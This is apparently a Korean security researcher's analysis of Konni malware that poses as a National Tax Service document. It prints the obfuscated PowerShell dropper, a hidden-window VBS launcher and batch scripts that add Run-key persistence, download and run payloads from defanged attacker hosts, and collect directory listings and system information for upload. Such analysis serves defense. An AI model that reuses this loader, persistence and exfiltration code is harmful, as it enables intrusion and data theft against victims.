
Konni(코니) 에서 만든 국세청 사칭 악성코드-첨부1.취득자금 소명대상 금액의 출처 확인서(국제조세조정에 관한 법률 시행규칙).hwp(2023.12.13)

By Sakai

Published: 2023-12-27 · Archived: 2026-04-05 19:07:55 UTC

오늘은 북한 해킹 단체 Konni(코니) 에서 첨부1.취득자금 소명대상 금액의 출처 확인서(국제조세조정에 관한 법률 시행규칙) 사칭한 악성코드에 대해 글을 적어 보겠습니다.
2017년 Cisco Talos 연구원이 처음 발견했으며, 2014년부터 탐지되지 않은 채 고도의 타깃 공격으로 하는 북한의 해킹 단체 Thallium, APT37과 관련된 해킹 단체이며 Kimsuky(김수키)일 가능성도 있는 단체입니다. 일단 기본적으로 미끼(Decoy) 문서를 사용자에게 표시한 다음 피해자 컴퓨터에서 악성 파일을 실행합니다.
보통은 한글과 컴퓨터에서 만들어서 배포하는 포멧인 hwp에서는 악성코드가 없겠지 생각을 하지만 해당 포멧을 자주 이용하고 있으며 먼저 압축 파일 해쉬값은 다음과 같습니다.
파일명:첨부1.취득자금 소명대상 금액의 출처 확인서(국제조세조정에 관한 법률 시행규칙).zip
사이즈:160 KB
MD5:7a86930567749d349e87b7523da26a39
SHA-1:fab8d2d22d264c9b0e0d62ea311b87575038859f
SHA-256:0ae016988c0d234f0c5ee4a003653c115e4cb748fcb60e61938da1a85c3b5760
이며 해당 압축 파일로 압축된 파일을 풀고 나면 다음과 같은 lnk 파일을 확인할 수가 있습니다.
파일명: 첨부1. 취득자금 소명대상 금액의 출처 확인서(국제조세조정에 관한 법률 시행규칙).hwp.lnk
사이즈:66.8 MB
MD5:ceb4847592b0b9ddc2b9c239fa48c471
SHA-1:c459315c5a7c4e014867d8e27b1209c6de7f2fa2
SHA-256:fbdc74e4a2733561fa077873a008e9aba4cf1415af1c6aaea2d8cb3ab435ddad



악성코드에 포함된 파워셀 코드


일단 악성코드에 포함된 Power Shell 스크립트는 다음과 같습니다.

```
 /c p^owe^(r)she^l^l -wi(n)dowstyle hidden function
BYPVVObtSB(g){param($vOiCAahtou(,)$YTMhzLrhzIP(V),$ODtnd(l)eakm,
$MqCNDx(m)eLr,$fNjGFHMrbWA);^<#(l)etch overneg(l)igently tran(s)actinide#^>
$jpgrvG(K)usY=New(-)Object ^<#torn(e)se ungospelized nondesignate#^>
System(.)IO.FileStream($vOiCAa(h)tou,^<#uncross trac(e)less bonita#^>
[System.IO(.)FileMode]::Open,^(<)#sp(a)smotin aborigine panzootic#^>
[System(.)IO.File(A)ccess]::Read);^<#wari(a)ngle aristol(o)chiaceous fictioneering(#)^>
$jpgrvGKu(s)Y.Seek($YTMhzL(r)hzIPV,^<#quips(o)meness stercoral unde(c)eptitious#^>
[System.IO(.)SeekOrigin]::Begin);^<#marc(h)antia oversoar dupl(i)cature#^>
$VJOInKKX(M)RvQ=New-Object ^<#limnobi(u)m benzoic reefed#^>by(t)e[] $OD(t)ndleakm;
^<#refr(i)es syn(d)eses vermifu(g)ous#^> $jpgrvGKusY(.)Re(a)d($VJOInKKXMRvQ,
^<#none(x)emption preinitiated untruced#^>0,$ODtnd(l)eakm);^<#hematocy(t)ozoon
comm(e0nsalistic congregationalism#^> $jpg(r)vGKusY.Close();f(o)r($jqqJILuBGK=0;$jqqJILuBGK
-lt $ODtndleakm;$jqqJILuBGK++){$VJOInKKXMRvQ[$jqqJILuBGK]=$VJOInKKXMRvQ[$jqqJILuBGK]
-bxor $MqCNDxmeLr;}sc ^<#cav(a)llas vapidness trabec(u)le#^> $fNjGFHMrbWA
^<#semirigorously harm(o)niphone oxalated#^> $VJOInKKXMRvQ -Encoding
^<#irrefrangible rivalr(i)es dumontite#^> Byte;};function
hwqBULFNvJ{param($sBDFnkRe(z)JN);^<#rezbanyite orth gavelling#^>
$KzOQvdcXYdjO=Get-ChildIt(e)m ^<#enheritage dialogite gorgonizing#^>-Path
^<#haemorrhagic aftershaft(e)d transplan(t)ar#^> $sBDFnkRezJN -Recurse
^<#preestimating arrivistes perfectionator#^>*(.)lnk\
^<#unspillable thiobacteriales inverts#^>^|
^<#colliculate unwitch unmeeknes(s)#^>where-object
^<#apophyeeal oculauditory d(a)ckered#^>{$_.length ^<#c(a)nnonry resoluble diplocoria#^>
-eq 0x042D9905} ^<#re(e)ndow unvoyaging engrossed#^>^| Select-Object
^<#certifiers gelec(h)iid azeotrope#^>-ExpandProperty
^<#tabors lonhyn halavahs#^>FullName; ret(u)rn ^<#busybodyism cabrito sweepier#^>
$KzOQvdcXYdjO;^<#pueb(l)os pimas lutheran#^>};$bKACpSJxmu(L)d=Get(-)Location;$ofHLTkfBuY=
```

```
hwqBULFNvJ ^<#muniments cryoconite cruets#^>-sBDFnkRezJN
^<(#)excl(u)dability hemen assassinative#^> $bKACpSJxmuLd;if($ofHLTkfBuY.len(g)th
^<#bebite cess(p)its bac(k)stops#^> -eq 0){$ofHLTkfBuY=hwqBULFNvJ
^<#proceritic earned nondisturbing#^> -sBDFnkRezJN $env:Temp;}
$bKACpSJxmuLd=Spl(i)t-Path ^<#disent(r)ancement bomble dobule#^>
$ofHLTkfBuY;$lBLKeytyGN = $ofHLTkfB(u)Y.substrin(g)(0,$o(f)HLTkfBuY.length-4)
^<#jumma nonsensualistic grade#^>+ '';BYPVVObtSBg -vOiCAaht(o)u
^<#homaxonic standbys gunbuilder#^> $ofHLTkfBuY -YTMhzLrhzIPV
^<#counterbend elvan chihuahua#^> 0x00(0)022B4 -ODtndleakm 0x00(0)04800
-MqCNDxmeLr ^<#cheselip centunculus hyperadipose#^> 0(x)10 -fNjGF(H)MrbWA
^<#pseudangina reemerge minchah#^> $lBLKeytyGN;^&^<#physis manipula(t0ed cauli#^>
$lBLKeytyGN;$jsdoulrAkk=$env:public ^<#acu(t)er or(p)hrey remastication#^>+
'\' ^<#pest hazers jaspidean#^>(+)^<#anthryl koch sea(m)y#^> 'vOiCAa.cab';BYPVVObtSBg
-v(O)iCAahtou ^<#seria(t)ing unrestrictedly huntsmen#^> $ofHLTkfBuY
-YTMhzLrhzIPV ^<#hyperendocrinia incon(s)equence flandowser#^> 0x00006AB4
-ODtndleakm ^<#anilopyrin chondrodite dack(e)rs#^> 0x(0)0013AA1 -MqCNDxmeLr
^<#semirebelliousness concretions uncolonizing#^> 0(x)20 -fNjGFHMrbWA
^<#wampuses perr(u)che esotericist#^> $jsdoulrAkk;Remove-Item -Path
^<#unveritable scuttlebutt print(m)aker#^> $ofHL(T)kfBuY -For(c)e;expand $jsdoulrAkk
^<#uncompliantly polem(i)cs trac(h)eobronchitis#^> -F:* ^<#autogenously dhyana yus#^>
($en(v):pu(b)lic ^<#perorative influenced shader#^>+^<#cisjurane li(m)ericks unbeholden#^>
'\' ^<#subp(e)naing varitype sciuroid#^>+^<#broomrape uncolo(r)edly glandlike#^>\
'doc(u)ments');remove-item
^<#rimous zaptiahs cougher#^> -path ^<#strumect(o)my hoecake etherish#^> $jsdoulrAkk
^<#dwi(n)dlement periclasite pelargonidin#^>-force;($)NjVWyNaCkCJM=
$env:public^<#larcher rascalship slough#^>+'\documents\start(.)vbs';^&
^<#para(d)isea parser diapaused#^> $NjVWyNaCk(C)JM;
iconlocation: (.)hwp
}
```

코드 설명

PowerShell 스크립트는 여러 기능을 수행하는 것으로 보이지만 주석과 일부 난독화로 인해 정확한 용도를 파악하기 어렵습니다.
1.BYPVVObtSBg 함수:
해당 함수는 파일을 열어서 $YTMhzL(r)hzIPV 에서 시작하여 $ODtndleakm 만큼의 데이터를 읽습니다.
읽은 데이터에 XOR 연산을 수행하고 XOR에 사용할 값은 $MqCNDxmeLr
XOR 연산이 완료된 데이터를 파일에 저장
해당 함수는 주어진 파일을 암호화하거나 변조하는 데 사용될 수 있음
2.hwqBULFNvJ 함수:
해당 함수는 특정 디렉터리에서. lnk 확장자를 가진 빈 파일을 찾아 리스트로 반환.
반환된 리스트는 이후 처리에 사용
함수는 특정 디렉터리에서 빈 파일을 찾는 데 사용될 수 있음



■ 부가가치세법 시행규칙 [별지 제6호서식] <개정 2015.3.6.>

자금출처명세서

접수번호		접수일		처리기간	즉시

1. 사업자 인적사항

성명(법인명)	주민등록번호
주소 또는 거소	전화번호

2. 소요 자금 명세 (천원)

합계	임대보증금 (전세금포함)	권리금	시설비	기타

• 그 밖의 명세:

3. 자금 출처 명세 (천원)

합계	자기자금						타인자금		
	계	예금 등	부동산 매각대금	동산 등 매각대금	수증	기타	계	금융기관	타인자금

• 그 밖의 자금 출처:

4. 타인자금 세부 내역 (천원, %)

□ 금융기관

연번	은행명	계좌번호	차입금액	차입일	만기일	이자율
1						
2						

□ 타인자금

연번	대여자		차입금액	차입일	만기일	이자율	관계
	성명(상호)	주민등록번호 (사업자등록번호)					
1							
2							

「부가가치세법 시행령」 제11조제3항에 따라 자금출처명세서를 제출합니다.

년 월 일

제출자 (서명 또는 인)

세무서장 귀하

신청인(대표자) 제출서류	1. 소요 자금을 확인할 수 있는 세금계산서, 계약서, 사업계획서 등 증명서류 2. 금융기관 차입자금은 해당 금융기관이 발행한 증명서 3. 타인자금은 해당자가 확인하는 차용증서 사본 4. 예금 [illegible] 5. 부동[illegible] 6. 등산[illegible] 7. 수증[illegible] 8. 기타는 [illegible]	

210mm×297mm[백상지 80g/㎡(재활용품)]


This photo has no EXIF data.

자금출처명세서

3. 스크립트 실행 부분:
스크립트는 현재 작업 디렉터리를 $bKACpSJ(x)muLd 에 저장
hwqBULFNvJ 함수를 호출하여 특정 디렉터리 또는 Temp 디렉터리에서. lnk 파일 리스트를 얻습니다.
XOR 연산에 사용할 값 등을 설정하고 BYPVVObt(S)Bg 함수를 호출하여 파일을 처리
start(.)vbs 파일을 실행

악성코드 실행 시 생성 되는 VBS 파일등

4. 주석:
코드에는 난독화된 주석이 포함되어 있으며 주석 내용은 의미 없는 단어들이 섞여 있어서 코드를 이해하기 어렵게 만듭니다.
5. 파일 조작 및 실행:
코드는 암호화된 파일을 생성하거나 조작 생성된 파일들은 임시 디렉터리나 사용자의 문서 폴더 등에 저장
start(.)vbs 파일을 실행하는 부분은 추가적인 실행 단계로 이 파일이 무엇을 하는지는 직접적으로 코드에서 확인되지 않음



start.vbs 내용


먼저 start(.)vbs 파일을 실행합니다. 해당 코드는 다음과 같습니다.

```
 Set wmStart = GetObject("winm(g)mts:win32_ProcessStartup")
Set objConfig = wmStart.SpawnI(n)stance_
```

```
objConfig(.)ShowWindow = 0
AKRzCRohOfDcKWGe = Left(WScript(.)ScriptFullName, InstrRev(WScript(.)ScriptFullName, "\") - 1)
Set wmObj = GetObject("winmgmts(:)win32_process")
res = wmObj.Create(AKRzCRohOfDcKW(G)e & "\25711309(.)b" & "at", Null, objConfig, pid)
Set wmObj = Nothi(n)g
Set objConfig = Noth(i)ng
Set wmStart = N(o)thing
```

코드 설명


해당 VBScript 코드는 윈도우 관리 인터페이스 (WMI)를 사용하여 새로운 프로세스를 실행하는 스크립트 코드의 목적은 새로운 프로세스를 백그라운드에서 실행하고 해당 프로세스를 숨기는 것 다음은 코드의 각 부분에 대한 간단한 설명입니다.
1. WMI를 사용하여 프로세스 출발 업 설정 구성:
Set wmStart = GetObject("winmgmts:win32_ProcessStartup")
Set objConfig = wmStart.SpawnInstance_
objConfig.ShowWindow = 0
`winmgmts:win32_ProcessStartup WMI 클래스를 사용하여 프로세스 스타트업 설정을 구성.
SpawnInstance_ 메서드를 사용하여 새로운 인스턴스를 만듬
ShowWindow 속성을 0으로 설정하여 새로운 프로세스를 숨김
2. 현재 스크립트의 경로에서 실행 파일 이름 추출:



HTTP Debugger Pro 본 접속 내용

AKRzCRoh(O)fDcKWGe = Left(WScript(.)ScriptFullName, InstrRev(WScript(.)ScriptFullName, "\") - 1)
WScript.ScriptFullName을 사용하여 현재 스크립트 파일의 전체 경로를 얻음
InstrRev 함수를 사용하여 마지막 경로 구분자("\")의 위치를 찾음
현재 스크립트 파일의 경로에서 경로 구분자 이전까지의 문자열을 추출

3. WMI를 사용하여 새로운 프로세스 생성:
Set wm(O)bj = GetObject("winmgmts:win32_process")
res = wmObj.Create(AKRzCRo(h)OfDcKWGe & "\25711309(.)b" (&) "at", Null, objConfig, pid)
Set wmObj = Nothing
Set objConfig = Nothing
Set wmStart = Nothing
winmgmts:win32_process WMI 클래스를 사용하여 새로운 프로세스를 생성
Create 메서드를 호출하여 새로운 프로세스를 시작
실행할 파일의 경로는 이전에 추출한 현재 스크립트 파일의 경로에서 25711309(.)bat 로 설정
Null은 커맨드 라인 매개변수가 없음을 나타냄
앞서 설정한 프로세스 스타트업 설정이 objConfig에 적용
생성된 프로세스의 ID는 pid 변수에 저장
해당 코드는 주로 배치 파일 (25711309(.)bat)을 백그라운드에서 실행하여 윈도우 사용자에게는 보이지 않도록 하는 것
ShowWindow 속성을 0으로 설정하여 새로운 프로세스를 숨김
만약 25711309(.)bat 파일이 존재하고 실행 가능한 파일이라면 해당 파일이 백그라운드에서 실행



악성코드 실행시 생성되는 파일

다음 25711309(.)bat 코드 내용

```
 @echo off

pushd "%~dp0"

if exist "15549973(.)bat" (
```

```
         reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
    /v svchostno2 /t REG_SZ /d "%~dp0start.vbs" /f > nul

         call 15549973(.)bat > nul
         call 32940024(.)bat > nul

         del /f /q 15549973(.)bat > nul
)

if not exist "15549973(.)bat" (
         if not exist "upok(.)txt"  (
                  call 32940024(.)bat > nul
         )
)

if not exist "fin(.)txt" (goto 1)
if exist "fin(.)txt" (goto EXIT)

:1

if exist "temprun(.)bat" (
del /f /q temprun(.)bat
)
set url=hxxp://ddsdata(.)net/list(.)php?f=%COMPUTERNAME%.txt
call 99658464(.)bat "%url%" "%~dp0wUQAt(.)cab" "1"> nul

expand wUQAt(.)cab -F:* %~dp0 > nul
del /f /q wUQAt(.)cab > nul
call temprun(.)bat > nul


timeout -t 57 /nobreak

if not exist "fin(.)txt" (goto 1)
if exist "fin(.)txt" (goto EXIT)


:EXIT
del /f /q "fin(.)txt"
```

코드 설명

```
 1. 현재 디렉터리 설정 및 파일 확인:
@echo off
pushd "%~dp0"
현재 스크립트 파일이 위치한 디렉터리로 이동
```

```
2.15549973(.)bat" 파일이 존재하는 경우:
   if exist "15549973(.)bat" (
       reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
       /v svchostno2 /t REG_SZ /d "%~dp0start(.)vbs" /f > nul
       call 15549973(.)bat > nul
       call 32940024(.)bat > nul
       del /f /q 15549973(.)bat > nul
   )
15549973.bat 파일이 존재하면, 해당 배치 파일을 실행하고,
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
레지스트리에 svchostno2 값으로 현재 디렉터리의 start(.)vbs 파일을 등록
그리고 15549973(.)bat 파일과 32940024(.)bat 파일을 호출하고 삭제
3.15549973.bat 파일이 없고 upok(.)txt 파일이 없는 경우:
   if not exist "15549973(.)bat" (
       if not exist "upok(.)txt"  (
           call 32940024(.)bat > nul
       )
   )
15549973(.)bat 파일이 없고 upok(.)txt 파일이 없으면 32940024(.)bat 파일을 호출
4.fin.txt 파일 확인:
   if not exist "fin.txt" (goto 1)
   if exist "fin.txt" (goto EXIT)
   fin.txt 파일이 존재하는지 확인하고 존재하면 EXIT 레이블로 이동
5.레이블 "1":
   :1
   if exist "temprun(.)bat" (
       del /f /q temprun(.)bat
   )
   set url=hxxp://ddsdata(.)net/list(.)php?f=%COMPUTERNAME%(.)txt
   call 99658464(.)bat "%url%" "%~dp0wUQAt(.)cab" "1"> nul

   expand wUQAt(.)cab -F:* %~dp0 > nul
   del /f /q wUQAt(.)cab > nul
   call temprun(.)bat > nul
   timeout -t 57 /nobreak
   if not exist "fin(.)txt" (goto 1)
   if exist "fin(.)txt" (goto EXIT)
temprun(.)bat 파일이 존재하면 삭제하고 다음은 원격 서버로부터 데이터를
다운로드하고 압축을 푸는 과정
그 후 temprun(.)bat 파일을 실행하고 일정 시간 동안 기다리고 fin(.)txt
파일이 존재하는지 확인하고, 존재하면 EXIT 레이블로 이동
6. 레이블 EXIT:
   :EXIT
   del /f /q "fin(.)txt"
fin(.)txt 파일을 삭제
```

해당 스크립트는 주로 다른 배치 파일을 실행하고 레지스트리를 조작하며
원격 서버로부터 데이터를 다운로드하고 실행하는 등의 작업을 수행

15549973.bat 코드 내용

```
 @echo off
pushd %~dp0
set fn=di3726
call 99658464(.)bat "hxxps://aufildeseaux(.)com/wp-admin/includes/main/read/
get(.)php?pw=xlse&cm=ns0010" "%~dp0%fn%(.)zip" "1" > nul
if not exist %~dp0%fn%(.)zip (
         goto END1
)
set dt=1(.)bat
if not "%dt%"=="" (
         call unzip(.)exe -o -P "a0" "%~dp0%fn%(.)zip" > nul
         del /f /q %~dp0%fn%(.)zip > nul
                  if exist %~dp0%dt% (
                  call %~dp0%dt% > nul
                  )
)
:END1
if exist %~dp0%fn%(.)zip (
         del /f /q %~dp0%fn%(.)zip > nul
)
```

코드 설명

```
 해당 배치 스크립트는 원격 서버에서 압축 파일을 다운로드 하고
해당 압축 파일을 푼 후 지정된 배치 파일을 실행하는 작업을 수행
1. 현재 디렉토리 설정 및 파일 다운로드:
@echo off
   pushd %~dp0
   set fn=di3726
   call 99658464.bat hxxps://aufildeseaux(.)com/wp-admin/includes
   /main/read/get(.)php?pw=xlse&cm=ns0010" "%~dp0%fn%(.)zip" "1" > nul
현재 스크립트 파일이 위치한 디렉토리로 이동
99658464(.)bat 파일을 호출하여 원격 서버에서 압축 파일을 다운로드
2.압축 파일이 존재하는 경우:
   if not exist %~dp0%fn%.zip (
       goto END1
   )
압축 파일이 존재하지 않으면 END1 레이블로 이동
3.압축 파일 해제 및 배치 파일 실행:
   set dt=1.bat
```

```
   if not "%dt%"=="" (
       call unzip.exe -o -P "a0" "%~dp0%fn%(.)zip" > nul
       del /f /q %~dp0(%)fn%(.)zip > nul
       if exist %~dp0%(d)t% (
           call %~dp0%(d)t% > nul
       )
   )
`%dt%` 변수에 1(.)bat를 설정
unzip.exe를 사용하여 압축 파일을 푸고, 암호는 a0
압축 파일을 삭제하고, %dt% 파일이 존재하는 경우 해당 배치 파일을 실행.
4. 레이블 END1:
   :END1
   if exist %~dp0%fn%(.)zip (
       del /f /q %~dp0%fn%(.)zip > nul
   )
END1 레이블에서 압축 파일이 존재하는 경우 해당 파일을 삭제
해당 스크립트는 원격 서버로부터 압축 파일을 다운로드 하고 압축을 해제하여
배치 파일을 실행하는 기능을 가지고 있습니다. 암호화된 압축 파일과 압축 해제를 위해
unzip(.)exe 유틸리티를 사용
```

32940024.bat 내용

```
 @echo off
pushd "%~dp0"

dir C:\Users\%username%\downloads\ /s > %~dp0down(.)txt
dir C:\Users\%username%\documents\ /s > %~dp0docu(.)txt
dir C:\Users\%username%\desktop\ /s > %~dp0desk(.)txt



systeminfo > %~dp0sys(.)txt

timeout -t 5 /nobreak
set url=hxxp://ddsdata(.)net/upload(.)php

call 37101486(.)bat "%url%" "down.txt"  "%COMPUTERNAME%_down.txt" >nul
